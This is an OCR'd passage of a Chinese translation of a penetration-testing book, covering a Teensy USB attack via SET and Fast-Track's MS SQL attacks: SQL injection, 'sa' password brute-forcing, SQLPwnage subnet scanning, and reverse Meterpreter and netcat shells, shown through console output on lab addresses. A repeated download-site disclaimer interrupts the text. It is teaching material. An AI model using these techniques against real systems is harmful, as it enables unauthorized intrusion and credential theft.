针对这个攻击，需要按照 PJRC（*http://www.pjrc.com/*）给出的指令，上传你想要执行的恶意代码到 TEENSY 的 USB 芯片主板上。这个过程相对来说是比较简单的，你需要安装 Teensy 载入程序和函数库，之后你将会看到名为 Arduino （Arduino/Teensy 支持 Linux、Mac OS X 以及 Windows 操作系统平台）的 IDE 接口。最重要的一点是你需要确定将主板连接到 Teensy USB 的键盘/鼠标上，如图 10-7 所示：



图 10-7　配置 Teensy 设备

一切就绪后，把之前的 pde 文件拖入到 Arduino 接口中，在电脑上插入你的 USB 设备并上传代码，这样会把你的设备和 SET 生成的代码集成到一起。图 10-8 展示了正在上传代码。

将编程后的在 USB 设备插入到目标主机，你会发现代码将被执行，然后就可以看到一个 Meterpreter shell：

```
[*] Sending stage (748544 bytes) to 172.16.32.131
[*] Meterpreter session 1 opened (172.16.32.129:443 -> 172.16.32.131:1333) at
    Thu June 09 12:52:32 -0400 2010
[*] Session ID 1 (172.16.32.129:443 -> 172.16.32.131:1333) processing
    InitialAutoRunScript 'migrate -f'
[*] Current server process: java.exe (824)
[*] Spawning a notepad.exe host process...
[*] Migrating into process ID 3044
[*] New server process: notepad.exe (3044)
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

图 10-8　Teensy 攻击代码上传

10.6　SET 的其他特性

我们不可能在本书中把 SET 工具包的各个方面都覆盖到，但是 SET 确实还有一些值得一提的功能特性。其中之一便是 SET 的交互式 shell：该交互式 shell 可以替换 Meterpreter 作为一个攻击载荷。另外一个便是 RATTE（Tommy 版远程管理工具）：一个由 Thomas Werth 创建的基于 HTTP 隧道攻击载荷，它依赖于 HTTP 协议进行通信，并利用了目标主机的代理设置。当目标主机使用外出包监控规则对非 HTTP 流量进行阻断时，RATTE 就显得非常有用了，RATTE 还使用 blowfish 算法来进行 HTTP 协议上的加密通信。

其他两个工具是 SET 的 Web 图形界面（一个完整的 Web 应用攻击程序，能够自动化实施上述讨论的攻击过程）和无线攻击向量。想要运行 SET 的 Web 图形界面，你只要在 SET 的根

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

目录下输入./set-web 即可。SET 的 Web 图形界面是由 Python 实现的，而且是一种非常便捷的攻击运行方式。无线攻击向量在目标主机上创建了一个假冒的无线热点（AP），一旦目标主机访问该热点时，目标用户访问任何页面将会被重定向到攻击主机上，紧接着就可以在目标主机上发起 SET 上存在的各种攻击（例如 Java Applet 攻击或者捕获敏感信息等等）。

10.7　小结

像 Metasploit 一样，SET 也仍然在进一步发展当中。安全社区已经认可了 SET 的能力和进一步拓展的潜力，同时也会持续支持 SET 功能的发展，以使其功能变得更加强大。当前，社会工程学攻击有上升的趋势，所以应该对任何复杂的安全计划进行必要的社会工程学渗透测试和评估。

现今，组织机构和企业们都已经采用各种软件和硬件的方案，把他们的网络安全边界控制的非常安全。然而，人们往往忽视了通过简单地发邮件或者打电话，就能让对方下载并打开那些可以被用来攻击的附件。社会工程学攻击需要技巧和实践，同时一个好的攻击者知道，成功攻击需要针对目标组织的员工安全规则或系统弱点来进行精心构造。一个有经验的攻击者会花几天时间来研究目标组织，通过在 facebook 或者 twitter 上查找有价值的信息，并决定哪些信息可以吸引目标用户有兴趣地迅速点击，这些都是在使用攻击工具之前非常重要的准备工作。

而像 SET 之类的工具对攻击者都是非常有用的，但是作为一个专业的渗透测试者，你永远要记住，你的技术能力取决于创新力和你驾驭困难与挑战的能力。SET 可以帮助你攻击目标，但是最终，如果你失败了，很有可能是由于你自己缺乏足够的创新能力。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第11章

Fast-Track

Fast-Track 是一个基于 Python 的开源工具，实现了一些扩展的高级渗透攻击技术。Fast-Track 使用 Metasploit 框架来进行攻击载荷的植入，也可以通过客户端向量来实施渗透攻击，除此之外，它还增加了一些新特性对 Metasploit 进行补充，包括 Microsoft SQL 攻击，更多渗透攻击模块及自动化浏览器攻击。Fast-Track 由 Dave Kennedy 创建，Andrew Weidenhamer、John Melvin 和 Scott White 对 Fast-Track 亦有贡献，目前 Fast-Track 由 Joey Furr (j0fer)进行维护和更新。

Fast-Track 提供了交互模式的用户使用接口。要进入交互模式，如下运行**./fast-track.py –i**（与使用 SET 的方法类似），通过选择不同的选项和序列，你可以自由地配置攻击模块，目标等信息，来定制你的渗透攻击（你也可以通过**./fast-track.py -g** 命令加载并使用 Web 界面）。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
oot@bt4:/pentest/exploits/fasttrack# ./fast-track.py -i

 ***********************************************
 ******* Performing dependency checks... *******
 ***********************************************

 *** FreeTDS and PYMMSQL are installed. (Check) ***
 *** PExpect is installed. (Check) ***
 *** ClientForm is installed. (Check) ***
 *** Psyco is installed. (Check) ***
 *** Beautiful Soup is installed. (Check) ***
 *** PyMills is installed. (Check) ***

 Also ensure ProFTP, WinEXE, and SQLite3 is installed from
 the Updates/Installation menu.

 Your system has all requirements needed to run Fast-Track!
 Fast-Track Main Menu:

 Fast-Track - Where it's OK to finish in under 3 minutes...
 Version: v4.0
 Written by: David Kennedy (ReL1K)

 1.  Fast-Track Updates
 2.  Autopwn Automation
 3.  Microsoft SQL Tools
 4.  Mass Client-Side Attack
 5.  Exploits
 6.  Binary to Hex Payload Converter
 7.  Payload Generator
 8.  Fast-Track Tutorials
 9.  Fast-Track Changelog
 10. Fast-Track Credits
 11. Exit

 Enter the number:
```

你可以看到 Fast-Track 主菜单上按照类别进行分类的攻击向量与功能特性。在本章中，我们只选择其中的几个模块进行介绍。我们将探索一些最有用的技巧，重点介绍 Microsoft SQL 攻击。菜单中的 Autopwn 选项则简化了 Metasploit 的 Autopwn 功能——你只需要简单地输入目标 IP 地址，剩下的工作都由 Fast-Track 替你完成了。攻击菜单中还包含了一些 Metasploit 中没有的额外攻击方法。

11.1 Microsoft SQL 注入

SQL注入攻击（SQLi）通过利用Web应用程序中不安全代码中存在的漏洞，在SQL语句中加入恶意指令发起攻击。一条特意构造的SQL查询语句可以通过Web服务器插入到后台数据库中，并在数据库中执行命令。Fast-Track可以自动化地实施这一过程，以实现高级SQL注入攻击，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

而只需要使用者关注Web应用程序的查询语句以及POST参数。下面的示例攻击基于攻击者已经知道目标网站存在SQL注入漏洞，同时也知道注入点是哪个参数的前提条件。但这类攻击只适用于安装有MS SQL服务的Web系统。

11.1.1　SQL 注入——查询语句攻击

从主菜单中选择 Microsoft SQL Tools 开始部署攻击，之后选择 MSSQL Injector❶，如下所示：

```
    Pick a list of the tools from below:

❶ 1. MSSQL Injector
   2. MSSQL Bruter
   3. SQLPwnage

   Enter your choice : 1
```

最简单的 SQL 注入方式是操纵查询语句字段，而这一字符串通常位于从浏览器发送到服务器上的 URL 中。URL 中通常包含动态查询网页信息的一些参数信息，Fast-Track 通过在查询语句参数中加入'INJECTHERE，来识别出注入点，如下所示：

```
http://www.secmaniac.com/index.asp?id='INJECTHERE&date=2011
```

当 Fast-Track 开始攻击漏洞时，他将查找带有 id 字符串的所有字段，即决定哪个字段可以被用来进行攻击。让我们通过选择第一个选项来看攻击是如何进行的：

```
    Enter which SQL Injector you want to use

❶ 1. SQL Injector - Query String Parameter Attack
   2. SQL Injector - POST Parameter Attack
   3. SQL Injector - GET FTP Payload Attack
   4. SQL Injector - GET Manual Setup Binary Payload Attack

   Enter your choice: 1

   . . . SNIP . . .

   Enter the URL of the susceptible site, remember to put 'INJECTHERE for the
   injectable parameter

   Example:http://www.thisisafakesite.com/blah.aspx?id='INJECTHERE&password=blah

❷ Enter here: http://www.secmaniac.com/index.asp?id='INJECTHERE&date=2011
   Sending initial request to enable xp_cmdshell if disabled...
   Sending first portion of payload (1/4)...
   Sending second portion of payload (2/4)...
   Sending third portion of payload (3/4)...
   Sending the last portion of the payload (4/4)...
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
Running cleanup before executing the payload...
Running the payload on the server...Sending initial request to enable
xp_cmdshell if disabled...
Sending first portion of payload (1/4)...
Sending second portion of payload (2/4)...
Sending third portion of payload (3/4)...
Sending the last portion of the payload (4/4)...
Running cleanup before executing the payload...
Running the payload on the server...
listening on [any] 4444 ...
connect to [10.211.55.130] from (UNKNOWN) [10.211.55.128] 1041
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>
```

成功！完全控制了目标系统，整个过程都是通过 SQL 注入完成的。注意如果 Web 应用程序中使用了参数化的 SQL 查询语句或者存储过程的话，我们的攻击将不会成功。值得一提的是，该攻击所需要进行的配置非常少。在攻击菜单选择了 SQL Injector - Query String Parameter Attack❶后，你再为 FAST-TRACK 提供一个 SQL 注入点❷，如果 xp_cmdshell 存储过程功能关闭的话，Fast-Track 将自动激活这个存储过程，同时尝试对 MS SQL 进行特权提升。

11.1.2 SQL 注入——POST 参数攻击

Fast-Track 的 POST 参数攻击比进行上面的查询语句攻击所需要做的配置更少。对这个攻击来说，你仅仅需要将想要攻击网页的 URL 输入到 Fast-Track 中，Fast-Track 将会自动识别出表单并进行攻击。

```
Enter which SQL Injector you want to use

1. SQL Injector - Query String Parameter Attack
2. SQL Injector - POST Parameter Attack
3. SQL Injector - GET FTP Payload Attack
4. SQL Injector - GET Manual Setup Binary Payload Attack

Enter your choice: 2

This portion allows you to attack all forms on a specific website without having to specify
each parameter. Just type the URL in, and Fast-Track will auto SQL inject to each parameter
looking for both error based injection as well as blind based SQL injection. Simply type
the website you want to attack, and let it roll.

Example: http://www.sqlinjectablesite.com/index.aspx

Enter the URL to attack: http://www.secmaniac.com

Forms detected...attacking the parameters in hopes of exploiting SQL Injection..
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
Sending payload to parameter: txtLogin

Sending payload to parameter: txtPassword

[-] The PAYLOAD is being delivered. This can take up to two minutes. [-]

listening on [any] 4444 ...
connect to [10.211.55.130] from (UNKNOWN) [10.211.55.128] 1041
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>
```

正如你所看到的，Fast-Track 自动检测了 POST 提交参数，并注入了攻击参数，通过 SQL 注入完全控制了目标主机。

> **提示：**你可以使用 FTP 来植入你的攻击载荷，但是 FTP 作为对外发起网络连接一般是被禁止的。

11.1.3　手工注入

如果你有另一个 IP 用来监听反弹 shell，或者你需要对设置进行微调。你可以使用手工注入：

```
   Enter which SQL Injector you want to use

   1. SQL Injector - Query String Parameter Attack
   2. SQL Injector - POST Parameter Attack
   3. SQL Injector - GET FTP Payload Attack
❶  4. SQL Injector - GET Manual Setup Binary Payload Attack

   Enter your choice: 4

   The manual portion allows you to customize your attack for whatever reason.

   You will need to designate where in the URL the SQL Injection is by using
   'INJECTHERE

   So for example, when the tool asks you for the SQL Injectable URL, type:

   http://www.thisisafakesite.com/blah.aspx?id='INJECTHERE&password=blah

   Enter the URL of the susceptible site, remember to put 'INJECTHERE for the
   injectible parameter

   Example: http://www.thisisafakesite.com/blah.aspx?id='INJECTHERE&password=blah

❷  Enter here: http://www.secmaniac.com/index.asp?id='INJECTHERE&date=2010
❸  Enter the IP Address of server with NetCat Listening: 10.211.55.130
❹  Enter Port number with NetCat listening: 9090
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
Sending initial request to enable xp_cmdshell if disabled....
Sending first portion of payload....
Sending second portion of payload....
Sending next portion of payload...
Sending the last portion of the payload...
Running cleanup...
Running the payload on the server...
listening on [any] 9090 ...
10.211.55.128: inverse host lookup failed: Unknown server error : Connection
     timed out
connect to [10.211.55.130] from (UNKNOWN) [10.211.55.128] 1045
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>
```

首先，选择手工注入选项❶，其次，使用查询语句的参数攻击，把 Fast-Track 指向存在 SQL 注入的漏洞点❷，同时输入监听 IP❸地址以及监听端口❹，而其他信息将由 Fast-Track 缺省配置。

11.1.4 MS SQL 破解

Fast-Track 中最好的功能可能要算是 MSSQL 破解功能了（在 Microsoft SQL 攻击工具菜单栏可以找到）。当目标安装了 MS SQL 服务，MSSQL 破解功能对 Windows 认证、SQL 认证，或者混合认证方式都适用。

混合认证方式允许用户同时通过 Windows 认证和 MS SQL 服务器认证。如果 MS SQL 安装过程中指定了要使用混合认证模式或 SQL 认证模式，那么安装程序的管理员需要设置一个 MS SQL 的 *sa* 用户账号（即 MS SQL 的数据库系统管理员）。通常情况下，管理员会选择弱口令、空口令或者易于猜解的口令，这样使得攻击者很容易得到该口令。如果 *sa* 账户口令被暴力破解的话，将导致攻击者使用扩展存储过程 xp_cmdshell 来攻陷整个系统。

Fast-Track 使用几种方法来探索发现 MS SQL 服务器，包括使用 nmap 对 MS SQL 默认的 TCP 1433 端口进行扫描。然而如果目标主机使用 MS SQL Server 2005 或之后的版本，这些版本采用了动态端口的策略，这样增加了猜解的难度。但是 Fast-Track 可以直接与 Metasploit 交互，通过 UDP 1434 端口查找出 MS SQL 服务器运行的动态端口。

一旦 Fast-Track 识别出服务端口并成功爆破 *sa* 账户口令，Fast-Track 将使用高级的 binary-to-hex 转换方法来植入一个攻击载荷。这个攻击的成功率相当高，特别在 MS SQL 广泛使用的大型网络环境下。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
Microsoft SQL Attack Tools

Pick a list of the tools from below:

1. MSSQL Injector
2. MSSQL Bruter
3. SQLPwnage

Enter your choice : 2

  Enter the IP Address and Port Number to Attack.

  Options: (a)ttempt SQL Ping and Auto Quick Brute Force
           (m)ass scan and dictionary brute
           (s)ingle Target (Attack a Single Target with big dictionary)
           (f)ind SQL Ports (SQL Ping)
           (i) want a command prompt and know which system is vulnerable
           (v)ulnerable system, I want to add a local admin on the box...
           (e)nable xp cmdshell if its disabled (sql2k and sql2k5)
```

在我们选择了 MSSQL Bruter 选项后，Fast-Track 为我们列出了可以用来操作的各种攻击选项。不是所有攻击在每种场景中都能够成功，甚至在有些攻击是达成同一目标的情况下。所以，你是否了解每个选项的含义是至关重要的。

Fast-Track 有如下几个攻击功能选项。

- 尝试 SQL Ping 和自动快速暴力破解功能选项是用来尝试扫描一段 IP 地址，使用语法和 nmap 一样，然后利用一个事先准备好的包含有 50 个常见口令的字典文件来进行快速的暴力破解。
- 块扫描和字典暴力破解功能选项允许你扫描一段 IP 地址，并允许你自己定义口令字典。Fast-Track 自带了一个非常不错的口令字典文件，存储在 *bin/dict/wordlist.txt* 中。
- 单一目标功能选项允许你对一个 IP 地址使用大规模口令字典进行暴力破解。
- 探查 SQL 端口（SQL Ping）功能选项仅仅是为了寻找 SQL 服务器地址，而不会攻击该服务器。
- 提供命令行 shell 功能选项：如果你已经获知了 *sa* 口令，该功能选项能为你提供一个命令行 shell。
- Vulnerable system（存有漏洞的系统）功能选项：在一个你已知存有漏洞的系统上增加一个新的管理员账户。
- 启用 xp_cmdshell 功能选项：xp_cmdshell 是一个 Fast-Track 用来运行底层操作系统命令的扩展存储程序。默认情况下，在 SQL Server 2005 和之后的版本中，该功能是被禁用的。但是 Fast-Track 可以自动启用该项功能。Fast-Track 在使用任意攻击选项攻击远程系统时，如果设置了这个选项，都将尝试自动启用该功能。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

你可以使用几个常用选项来定制攻击并尝试攻陷目标主机，最简单的就是使用快速暴力破解选项，因为该攻击一般不会被检测出来。我们将选取快速暴力破解选项并使用内建的一个口令字典，试图猜解出 MS SQL 数据库的密码。

```
Enter the IP Address and Port Number to Attack.

❶  Options: (a)ttempt SQL Ping and Auto Quick Brute Force
            (m)ass scan and dictionary brute
            (s)ingle Target (Attack a Single Target with big dictionary)
            (f)ind SQL Ports (SQL Ping)
            (i) want a command prompt and know which system is vulnerable
            (v)ulnerable system, I want to add a local admin on the box...
            (e)nable xp_cmdshell if its disabled (sql2k and sql2k5)

   Enter Option: a
❷ Enter username for SQL database (example:sa): sa
  Configuration file not detected, running default path.
  Recommend running setup.py install to configure Fast-Track.
  Setting default directory...
❸ Enter the IP Range to scan for SQL Scan (example 192.168.1.1-255):
      10.211.55.1/24

  Do you want to perform advanced SQL server identification on non-standard SQL
  ports? This will use UDP footprinting in order to determine where the SQL
  servers are at. This could take quite a long time.

❹ Do you want to perform advanced identification, yes or no: yes

  [-] Launching SQL Ping, this may take a while to footprint.... [-]

  [*] Please wait while we load the module tree...
  Brute forcing username: sa
  [*] Please wait while we load the module tree...
  Brute forcing username: sa

  Be patient this could take awhile...

  Brute forcing password of password2 on IP 10.211.55.128:1433
  Brute forcing password of  on IP 10.211.55.128:1433
  Brute forcing password of password on IP 10.211.55.128:1433

  SQL Server Compromised: "sa" with password of: "password" on IP
  10.211.55.128:1433

  Brute forcing password of sqlserver on IP 10.211.55.128:1433
  Brute forcing password of sql on IP 10.211.55.128:1433
  Brute forcing password of password1 on IP 10.211.55.128:1433
  Brute forcing password of password123 on IP 10.211.55.128:1433
  Brute forcing password of complexpassword on IP 10.211.55.128:1433
  Brute forcing password of database on IP 10.211.55.128:1433
  Brute forcing password of server on IP 10.211.55.128:1433
  Brute forcing password of changeme on IP 10.211.55.128:1433
  Brute forcing password of change on IP 10.211.55.128:1433
  Brute forcing password of sqlserver2000 on IP 10.211.55.128:1433
  Brute forcing password of sqlserver2005 on IP 10.211.55.128:1433
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
Brute forcing password of Sqlserver on IP 10.211.55.128:1433
Brute forcing password of SqlServer on IP 10.211.55.128:1433
Brute forcing password of Password1 on IP 10.211.55.128:1433

. . . SNIP . . .

*****************************************
The following SQL Servers were compromised:
*****************************************

1. 10.211.55.128:1433 *** U/N: sa P/W: password ***

*****************************************

To interact with system, enter the SQL Server number.

Example: 1. 192.168.1.32 you would type 1

Enter the number:
```

在选择了尝试 **SQL Ping** 和自动快速暴力破解❶后，你将看到弹出框要求你输入 SQL 数据库的用户名❷，接下来输入你想要扫描的 IP 范围❸，选择进行高级的服务器识别扫描❹，尽管扫描的速度很慢，但是却非常有效。

接下来输出的结果显示 Fast-Track 成功破解了一个用户名为 *sa* 密码为 password 的系统用户。在这种情况下，你可以选择一个攻击载荷，然后攻陷这个系统，如下所示：

```
Enter number here: 1

Enabling: XP_Cmdshell...
Finished trying to re-enable xp_cmdshell stored procedure if disabled.

Configuration file not detected, running default path.
Recommend running setup.py install to configure Fast-Track.
Setting default directory...
What port do you want the payload to connect to you on: 4444
Metasploit Reverse Meterpreter Upload Detected..
Launching Meterpreter Handler.
Creating Metasploit Reverse Meterpreter Payload..
Sending payload: c88f3f9ac4bbe0e66da147e0f96efd48dad6
Sending payload: ac8cbc47714aaeed2672d69e251cee3dfbad
Metasploit payload delivered..
Converting our payload to binary, this may take a few...
Cleaning up...
Launching payload, this could take up to a minute...
When finished, close the metasploit handler window to return to other
compromised SQL Servers.
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (10.211.55.130:4444 -> 10.211.55.128:1030)

meterpreter >
```

通过使用植入的 Meterpreter 攻击载荷，你现在可以完全控制目标系统了。

11.1.5 通过 SQL 自动获得控制（SQLPwnage）

SQLPwnage 是一种大规模尝试渗透攻击的方式，可以针对 Web 应用程序来发掘和利用其中的 MS SQL 注入漏洞，获取控制权。SQLPwnage 可以扫描一个 Web 服务器网段的 80 端口，抓取网站页面链接，同时尝试模糊测试，提交 POST 参数来查找 SQL 注入点。它支持查找错误注入和盲注，同时也具备特权提升、启用 xp_cmdshell 扩展存储过程，以及绕过 Windows 调试 64KB 的限制等强大功能，最后将你想用的攻击载荷加载到目标系统中。开始配置该攻击时，你需要在 Fast-Track 主菜单上选择 **Microsoft SQL Tools**，之后选择 **SQLPwnage**（选项 2），如下所示：

```
    SQLPwnage Main Menu:


    1. SQL Injection Search/Exploit by Binary Payload Injection (BLIND)
❶   2. SQL Injection Search/Exploit by Binary Payload Injection (ERROR BASED)
    3. SQL Injection single URL exploitation

    Enter your choice: 2

    . . . SNIP . . .

    Scan a subnet or spider single URL?

    1. url
❷   2. subnet (new)
    3. subnet (lists last scan)

    Enter the Number: 2

    Enter the ip range, example 192.168.1.1-254: 10.211.55.1-254
    Scanning Complete!!! Select a website to spider or spider all??

    1. Single Website
❸   2. All Websites
    Enter the Number: 2

    Attempting to Spider: http://10.211.55.128
    Crawling http://10.211.55.128 (Max Depth: 100000)
    DONE
    Found 0 links, following 0 urls in 0+0:0:0
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
Spidering is complete.

*************************************************************************
http://10.211.55.128
*************************************************************************

[+] Number of forms detected: 2 [+]

❹ A SQL Exception has been encountered in the "txtLogin" input field of the
      above website.
```

根据网站是否在进行 SQL 注入尝试时提供错误信息，你需要在错误注入和盲注中选择适用的攻击方式。我们选择了错误注入❶，因为网页在执行 SQL 查询的时候给出了错误信息。

之后，选择只是以一个URL作为入口进行网页爬取，或者扫描整个子网网段❷。在扫描完子网网段之后，我们选择攻击Fast-Track发现的所有网站❸，你可以在上面看到，在扫描后我们发现了一个站点上的注入表单❹。

最后配置你想使用的攻击载荷，在下面的例子中，我们选择 **Metasploit Meterpreter Reflective Reverse TCP**（TCP 反弹式 Meterpreter 攻击载荷）❶，同时选择你想要攻击机监听的端口❷。在 Fast-Track 通过 SQL 注入漏洞渗透成功后，加载准备好的攻击载荷❸，最后 Meterpreter shell 将成功出现在你面前❹。

```
What type of payload do you want?

1. Custom Packed Fast-Track Reverse Payload (AV Safe)
2. Metasploit Reverse VNC Inject (Requires Metasploit)
3. Metasploit Meterpreter Payload (Requires Metasploit)
4. Metasploit TCP Bind Shell (Requires Metasploit)
5. Metasploit Meterpreter Reflective Reverse TCP
6. Metasploit Reflective Reverse VNC

❶ Select your choice: 5
❷ Enter the port you want to listen on: 9090
[+] Importing 64kb debug bypass payload into Fast-Track... [+]
[+] Import complete, formatting the payload for delivery.. [+]
[+] Payload Formatting prepped and ready for launch. [+]
[+] Executing SQL commands to elevate account permissions. [+]
[+] Initiating stored procedure: 'xp_cmdhshell' if disabled. [+]
[+] Delivery Complete. [+]
Created by msfpayload (http://www.metasploit.com).
Payload: windows/patchupmeterpreter/reverse_tcp
Length: 310
Options: LHOST=10.211.55.130,LPORT=9090
Launching MSFCLI Meterpreter Handler
Creating Metasploit Reverse Meterpreter Payload..
Taking raw binary and converting to hex.
Raw binary converted to straight hex.
❸ [+] Bypassing Windows Debug 64KB Restrictions. Evil. [+]
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
    . . . SNIP . . .

    Running cleanup before launching the payload....
    [+] Launching the PAYLOAD!! This may take up to two or three minutes. [+]
    [*] Please wait while we load the module tree...
    [*] Handler binding to LHOST 0.0.0.0
